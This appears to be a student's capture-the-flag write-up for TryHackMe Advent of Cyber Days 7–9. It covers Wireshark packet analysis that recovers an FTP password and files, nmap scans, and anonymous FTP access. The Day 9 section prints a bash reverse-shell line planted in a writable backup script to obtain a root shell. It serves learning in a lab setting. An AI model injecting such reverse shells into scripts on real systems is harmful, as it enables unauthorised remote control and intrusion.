
Next, in the pcap1.pcap file, by using wireshark I was able to find the name of the article that the ip address visited.



```
No.    Time        Source          Destination    Protocol  Length Info
   338 63.997588   10.10.67.199    10.10.15.52    HTTP      366 GET /favicon.ico HTTP/1.1
   340 64.005368   10.10.67.199    10.10.15.52    HTTP      481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.…
   462 64.020692   10.10.67.199    10.10.15.52    HTTP      496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
   467 64.028410   10.10.67.199    10.10.15.52    HTTP      466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
   471 64.222360   10.10.67.199    10.10.15.52    HTTP      365 GET /posts/reindeer-of-the-week/ HTTP/1.1
   475 66.239846   10.10.67.199    10.10.15.52    HTTP      369 GET /posts/post/index.json HTTP/1.1
   478 66.249669   10.10.67.199    10.10.15.52    HTTP      463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 H…
```

Question 3

Now I begin analyzing the pcap2.pcap file. In the display filter, I typed in “tcp.port == 21”.After that, I was able to find the successful login. Next, right click on that and click follow and click tcp stream. From there onwards i was able to retrieve the password from there.




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream

```
No.  Time       Source         Destination    Protocol Length Info
  13 4.103450   10.10.73.252   10.10.122.128  TCP      74 45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=0 WS=128
  14 4.103479   10.10.122.128  10.10.73.252   TCP      74 21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSecr=411030014 WS=128
  15 4.103828   10.10.73.252   10.10.122.128  TCP      66 45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894815218
  16 4.105504   10.10.122.128  10.10.73.252   FTP     104 Response: 220 Welcome to the T
  17 4.105812   10.10.73.252   10.10.122.128  TCP      66 45340 → 21 [ACK] Seq=1 Ack=39                              94815220
  18 6.247931   10.10.122.128  91.189.92.40   TCP      74 33404 → 443 [SYN] Seq=0 Win=62                             18193920 TSecr=0 WS=128
  19 7.271846   10.10.122.128  91.189.92.40   TCP      74 [TCP Retransmission] 33404 → 4                             SACK_PERM=1 TSval=3118194944 TSecr=0 WS=128
  20 7.866325   10.10.73.252   10.10.122.128  FTP      83 Request: USER elfmcskidy
  21 7.866352   10.10.122.128  10.10.73.252   TCP      66 21 → 45340 [ACK] Seq=39 Ack=18                             411033776
  22 7.866430   10.10.122.128  10.10.73.252   FTP     100 Response: 331 Please specify t
  23 7.866878   10.10.73.252   10.10.122.128  TCP      66 45340 → 21 [ACK] Seq=18 Ack=73                             894818981
  24 9.063853   10.10.122.128  91.189.92.40   TCP      74 33398 → 443 [SYN] Seq=0 Win=62                             18196736 TSecr=0 WS=128
  25 9.287852   10.10.122.128  91.189.92.40   TCP      74 [TCP Retransmission] 33404 → 4                             SACK_PERM=1 TSval=3118196960 TSecr=0 WS=128
```

```
› Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
› Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)
⌄ Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  › Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 90
    Identification: 0xcc85 (52357)
  › Flags: 0x40, Don't fragment
    Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x9588 [validation disabled]
    [Header checksum status: Unverified]
```

```
0000  02 c3 be b5 2e b7 02 c0  56 51 8a 51 08 00 45 00   ····.··· VQ·Q··E·
0010  00 5a cc 85 40 00 40 06  95 88 0a 0a 7a 80 0a 0a   ·Z··@·@· ····z···
0020  49 fc 00 15 b1 1c 66 93  ff 56 61 48 45 dd 80 18   I·····f· ·VaHE···
0030  01 ea d8 dc 00 00 01 01  08 0a 35 55 cb f4 18 7f   ········ ··5U····
0040  d1 fe 32 32 30 20 57 65  6c 63 6f 6d 65 20 74 6f   ··220 We lcome to
0050  20 74 68 65 20 54 42 46  43 20 46 54 50 20 53 65    the TBF C FTP Se
0060  72 76 65 72 21 2e 0d 0a                            rver!.··
```




Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap

```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```


Question 4

Next, I analyse the pcap3.pcap. I was able to retrieve the wishlist by going to the files, export objects, http. From there, there will be a zip file located there and save the zip file. After that, by opening the zip file, there is a wishlist text file over there. I opened it and was able to retrieve the wishlist list.



*~/.cache/.fr-8GTKFE/elf_mcskidy_wishlist.txt - Mousepad
File Edit Search View Document Help

```
SWish list for Elf McSkidy
─────────────────────────
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)

```



Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565kB	christmas.zip

<u>Thought Process/Methodology:</u>

First, I downloaded the task file and opened up wireshark on kali. Next, drag and drop the pcap1.pcap file into wireshark. From there, I found the IP address that initiates the ICMP/ping. In wireshark I was also able to find the article that the IP address visited. Next, I begin to analyse pcap2.pcap. To find the successful login, I typed in “tcp.port == 21”. After I found the successful login, I right clicked on it and clicked follow and TCP stream. Over there, there is a password, and I was able to retrieve it. After analysing pcap2.pcap, I started analysing pcap3.pcap. First, I drag and drop the file into wireshark and by going to files, export object, http I was able to retrieve the zip file that contains the wishlist in there. Once the zip file was retrieved, I opened the zip file, and the wishlist text file was in there.


<u>Day 8: Networking - What’s Under the Christmas Tree</u>

Tool used: Kali Linux, firefox

Solution/walkthrough:

<u>Question 1</u>


In the terminal, by typing “nmap -Pn 10.10.81.241” I was able to get the port number.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.10.81.241
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 03:28 EDT
Nmap scan report for 10.10.81.241
Host is up (0.19s latency).
Not shown: 943 closed tcp ports (conn-refused), 54 filtered tcp ports (no-res
ponse)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1414.64 seconds
```

Question 2

To get the most likely distribution to be running, I go to the terminal and type in "nmap -A 10.10.81.241". From there, I was able to retrieve the name of the distribution and also what the website might be used for.



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.81.241
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 03:59 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 36.62% done; ETC: 03:59 (0:00:10 remaining)
Nmap scan report for 10.10.81.241
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.07 seconds
```

Thought Process/Methodology:

In this challenge, I was able to get the port number in the terminal by simply typing in "nmap -Pn 10.10.81.241". Next, in the terminal i typed in "nmap -A 10.10.81.241" I was able to retrieve the distribution name and also what the website might be used for.


Day 9: Networking – Anyone can be Santa!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

To connect, use the command *ftp* along with the machine's IP address. The section "Name" will be prompted on the screen. Log into the server as "anonymous". When successful, it will display "login successful" and would have enabled anonymous mode.



```
┌──(root㉿kali)-[~]
└─# ftp 10.10.190.158
Connected to 10.10.190.158.
220 Welcome to the TBFC FTP Server!.
Name (10.10.190.158:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


After looking at the list of files and directories, one of them is available for the anonymous user to access, which is public.



```
ftp> ls
229 Entering Extended Passive Mode (|||60946|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> 
```

Question 2


Change the directories to "public" and look at the list of contents. There is a file within the folder with a ".sh" extension.




```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||26884|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

Question 3

To retrieve the shopping list, use the “get” command.




```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||19357|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |***************************************************************************************************************|    24      102.34 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.07 KiB/s)
ftp> 
```



```
┌──(root㉿kali)-[~]
└─# cat shoppinglist.txt
The Polar Express Movie
```


Question 4

Grab the file from the server.




```
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||13532|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |***************************************************************************************************************|   341        3.78 MiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.17 KiB/s)
ftp> 
```

The contents can be seen as follows.




```
┌──(root㉿kali)-[~]
└─# cat backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

Open nano.




```
┌──(root㉿kali)-[~]
└─# nano backup.sh
```

Using a pentesters cheat sheet, get a command that will generate a shell, replacing the IP address with the TryHackMe IP instead.




```
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.10.190.158/4444 0>&1
```

Set up a netcat listener using the command nc -lvnp 4444. Then, use CTRL+X to close and save it. After that, use the “put” command to upload it to the server.




```
ftp> cd public
250 Directory successfully changed.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
77 bytes sent in 0.00 secs (2.2252 MB/s)
ftp>
```

After a while, an output like below, will be displayed.



```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

From there, just navigate to the flag.txt file.



```
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
